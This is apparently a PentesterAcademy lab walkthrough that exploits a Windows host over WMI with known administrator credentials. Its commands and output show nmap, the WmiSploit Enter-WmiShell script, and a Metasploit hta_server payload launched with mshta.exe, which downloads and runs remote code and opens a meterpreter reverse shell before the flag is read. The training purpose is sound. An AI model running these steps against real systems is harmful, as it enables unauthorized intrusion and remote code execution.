

ATTACK
DEFENSE
by PentesterAcademy

Name	WMI: WMISploit
URL	https://attackdefense.com/challengedetails?cid=2083
Type	Services Exploitation: WMI

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Checking the target IP address.

Note: The target IP address is stored in the "**target**" file.

Command: cat /root/Desktop/target

```
root@attackdefense:~# cat /root/Desktop/target
Target Machine : 10.0.0.213
root@attackdefense:~#
```

Step 2: Run a Nmap scan against the target IP.

Command: nmap 10.0.0.213

```
root@attackdefense:~# nmap 10.0.0.213
Starting Nmap 7.70 ( https://nmap.org ) at 2020-10-21 20:06 IST
Nmap scan report for ip-10-0-0-213.ap-southeast-1.compute.internal (10.0.0.213)
Host is up (0.0026s latency).
Not shown: 996 closed ports
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned in 13.56 seconds
root@attackdefense:~#
```

We have discovered that multiple ports are open. WMI uses port 135 and a high range of dynamic ports TCP 49152-65535.

There are two machines provided to you **1.** Kali GUI machine **2.** Attacker Machine. The Kali machine we will be using to gain meterpreter session and the attacker Machine which is **Windows Server 2012** is used to run **WMISploit** scripts.

Step 3: We will use Enter-WmiShell.ps1 script to exploit the target machine.

Enter-WmiShell.ps1:

“Enter-WmiShell accepts cmd-type commands to be executed on remote hosts via WMI. The output of those commands is captured, Base64 encoded, and written to Namespaces in the WMI database.”

Source: https://github.com/secabstraction/WmiSploit

Note: Switch to Attacker Machine. All the scripts are located at “**C:\tools\scripts**”

We have the credentials to access the target machine, i.e. **administrator:harry_123321**

Run Enter-WmiShell.ps1 script. Import the script and invoke it.


Command: cd 'C:\tools\scripts'
ls
. ./Enter-WmiShell.ps1

```
PS C:\Users\Administrator> cd 'C:\tools\scripts'
PS C:\tools\scripts> ls


    Directory: C:\tools\scripts


Mode                 LastWriteTime     Length Name
----                 -------------     ------ ----
d----         10/15/2020   2:27 PM            WMIOps
-a---          8/28/2015   4:56 PM      15986 Enter-WmiShell.ps1
-a---          10/2/2020   3:34 AM    3143746 Invoke-Mimikatz.ps1
-a---          8/28/2015   4:56 PM       6510 Invoke-WmiCommand.ps1
-a---         10/26/2018   4:38 PM     129726 WMImplant.ps1


PS C:\tools\scripts> . .\Enter-WmiShell.ps1
PS C:\tools\scripts> _
```

We have successfully imported the script. We can invoke the script by feeding two options which are mandatory or else the script would throw an error. i.e **ComputerName** and **UserName**

Step 4: Store credential to the $cred variable i.e administrator:harry_123321

Command: $cred = Get-Credential



Step 5: Run the Enter-WMIShell script to get access to the target server.

Command: Enter-WmiShell -ComputerName 10.0.0.213 -UserName $cred

Also, run "**ipconfig /all"** command to make sure that it is connected to the target machine.

```
PS C:\tools\scripts> Enter-WmiShell -ComputerName 10.0.0.213 -UserName $cred
[10.0.0.213]: WmiShell>ipconfig /all

Windows IP Configuration

   Host Name . . . . . . . . . . . . : WMI-Server
   Primary Dns Suffix  . . . . . . . :
   Node Type . . . . . . . . . . . . : Hybrid
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No
   DNS Suffix Search List. . . . . . : ap-southeast-1.ec2-utilities.amazonaws.com
                                       ap-southeast-1.compute.internal

Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . : ap-southeast-1.compute.internal
   Description . . . . . . . . . . . : AWS PV Network Device #0
   Physical Address. . . . . . . . . : 06-33-1D-F0-E6-80
   DHCP Enabled. . . . . . . . . . . : Yes
   Autoconfiguration Enabled . . . . : Yes
   Link-local IPv6 Address . . . . . : fe80::8940:b8c0:54ae:c2d0%4(Preferred)
   IPv4 Address. . . . . . . . . . . : 10.0.0.213(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Lease Obtained. . . . . . . . . . : Wednesday, October 21, 2020 2:35:02 PM
   Lease Expires . . . . . . . . . . : Wednesday, October 21, 2020 3:35:02 PM
   Default Gateway . . . . . . . . . : 10.0.0.1
   DHCP Server . . . . . . . . . . . : 10.0.0.1
   DHCPv6 IAID . . . . . . . . . . . : 118418632
   DHCPv6 Client DUID. . . . . . . . : 00-01-00-01-27-21-FF-62-06-33-1D-F0-E6-80
   DNS Servers . . . . . . . . . . . : 10.0.0.2
   NetBIOS over Tcpip. . . . . . . . : Enabled

[10.0.0.213]: WmiShell>_
```

We are successfully connected to the target machine using the **WMIShell** script.

Note: The script only supports windows command prompt i.e cmd.exe, supported commands.

Step 6: Checking all the running processes.

Command: tasklist

```
[10.0.0.213]: WmiShell>tasklist

Image Name                     PID Session Name        Session#    Mem Usage
========================= ======== ================ =========== ============
System Idle Process              0 Services                   0          8 K
System                           4 Services                   0        160 K
Registry                        88 Services                   0     65,668 K
smss.exe                       392 Services                   0      1,212 K
csrss.exe                      552 Services                   0      5,056 K
wininit.exe                    628 Services                   0      6,188 K
csrss.exe                      636 Console                    1      4,456 K
winlogon.exe                   712 Console                    1     14,708 K
services.exe                   764 Services                   0      8,516 K
lsass.exe                      776 Services                   0     13,300 K
svchost.exe                    884 Services                   0      3,568 K
svchost.exe                    904 Services                   0     14,192 K
fontdrvhost.exe                920 Console                    1      4,164 K
fontdrvhost.exe                924 Services                   0      3,620 K
svchost.exe                   1016 Services                   0      9,324 K
svchost.exe                    432 Services                   0      7,800 K
dwm.exe                        876 Console                    1     38,024 K
svchost.exe                    372 Services                   0     12,296 K
svchost.exe                   1040 Services                   0      5,044 K
svchost.exe                   1080 Services                   0      7,716 K
svchost.exe                   1096 Services                   0      5,652 K
svchost.exe                   1192 Services                   0      5,352 K
svchost.exe                   1240 Services                   0     13,776 K
svchost.exe                   1348 Services                   0      6,716 K
svchost.exe                   1372 Services                   0      7,196 K
svchost.exe                   1396 Services                   0      7,000 K
svchost.exe                   1476 Services                   0     11,176 K
```

Switch back to Kali Machine and start Metasploit framework.

Step 7: Running hta_server module to gain the meterpreter shell. Open another terminal and start msfconsole.

Commands:

msfconsole -q
use exploit/windows/misc/hta_server
exploit

"*This module hosts an HTML Application (HTA) that when opened will run a payload via Powershell..*"

```
root@attackdefense:~# msfconsole -q
msf5 > use exploit/windows/misc/hta_server
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf5 exploit(windows/misc/hta_server) > exploit
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.10.0.2:4444
[*] Using URL: http://0.0.0.0:8080/l2zj45A.hta
[*] Local IP: http://10.10.0.2:8080/l2zj45A.hta
[*] Server started.
msf5 exploit(windows/misc/hta_server) >
```

Copy the generated payload i.e "**http://10.10.0.2:8080/l2zj45A.hta**" and paste it on the WMIShell.

Note: You need to execute the below payload on the wmishell

Payload: mshta.exe http://10.10.0.2:8080/l2zj45A.hta

```
[10.0.0.213]: WmiShell>mshta.exe http://10.10.0.2:8080/l2zj45A.hta

[10.0.0.213]: WmiShell>
```

We can expect a meterpreter shell.

```
[*] Started reverse TCP handler on 10.10.0.2:4444
[*] Using URL: http://0.0.0.0:8080/l2zj45A.hta
[*] Local IP: http://10.10.0.2:8080/l2zj45A.hta
[*] Server started.
msf5 exploit(windows/misc/hta_server) > [*] 10.0.0.213       hta_server - Delivering Payload
[*] Sending stage (176195 bytes) to 10.0.0.213
[*] Meterpreter session 1 opened (10.10.0.2:4444 -> 10.0.0.213:49714) at 2020-10-21 20:39:39 +0530
```

Step 8: Searching the flag.

Commands:
sessions -i 1
shell

cd /
dir
type flag.txt

```
msf5 exploit(windows/misc/hta_server) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > shell
Process 4092 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.1457]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd /
cd /

C:\>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 9E32-0E96

 Directory of C:\

11/14/2018  06:56 AM    <DIR>          EFI
10/20/2020  07:08 AM                70 flag.txt
05/13/2020  05:58 PM    <DIR>          PerfLogs
11/14/2018  04:10 PM    <DIR>          Program Files
10/20/2020  07:21 AM    <DIR>          Program Files (x86)
10/20/2020  05:19 AM    <DIR>          Users
10/20/2020  05:17 AM    <DIR>          Windows
               1 File(s)             70 bytes
               6 Dir(s)  17,357,950,976 bytes free

C:\>type flag.txt
type flag.txt
4b571a2831e958a8efd9db4d2b95eb3f
```

This reveals the flag to us.

Flag: 4b571a2831e958a8efd9db4d2b95eb3f

References:

1. WMISploit (https://github.com/secabstraction/WmiSploit)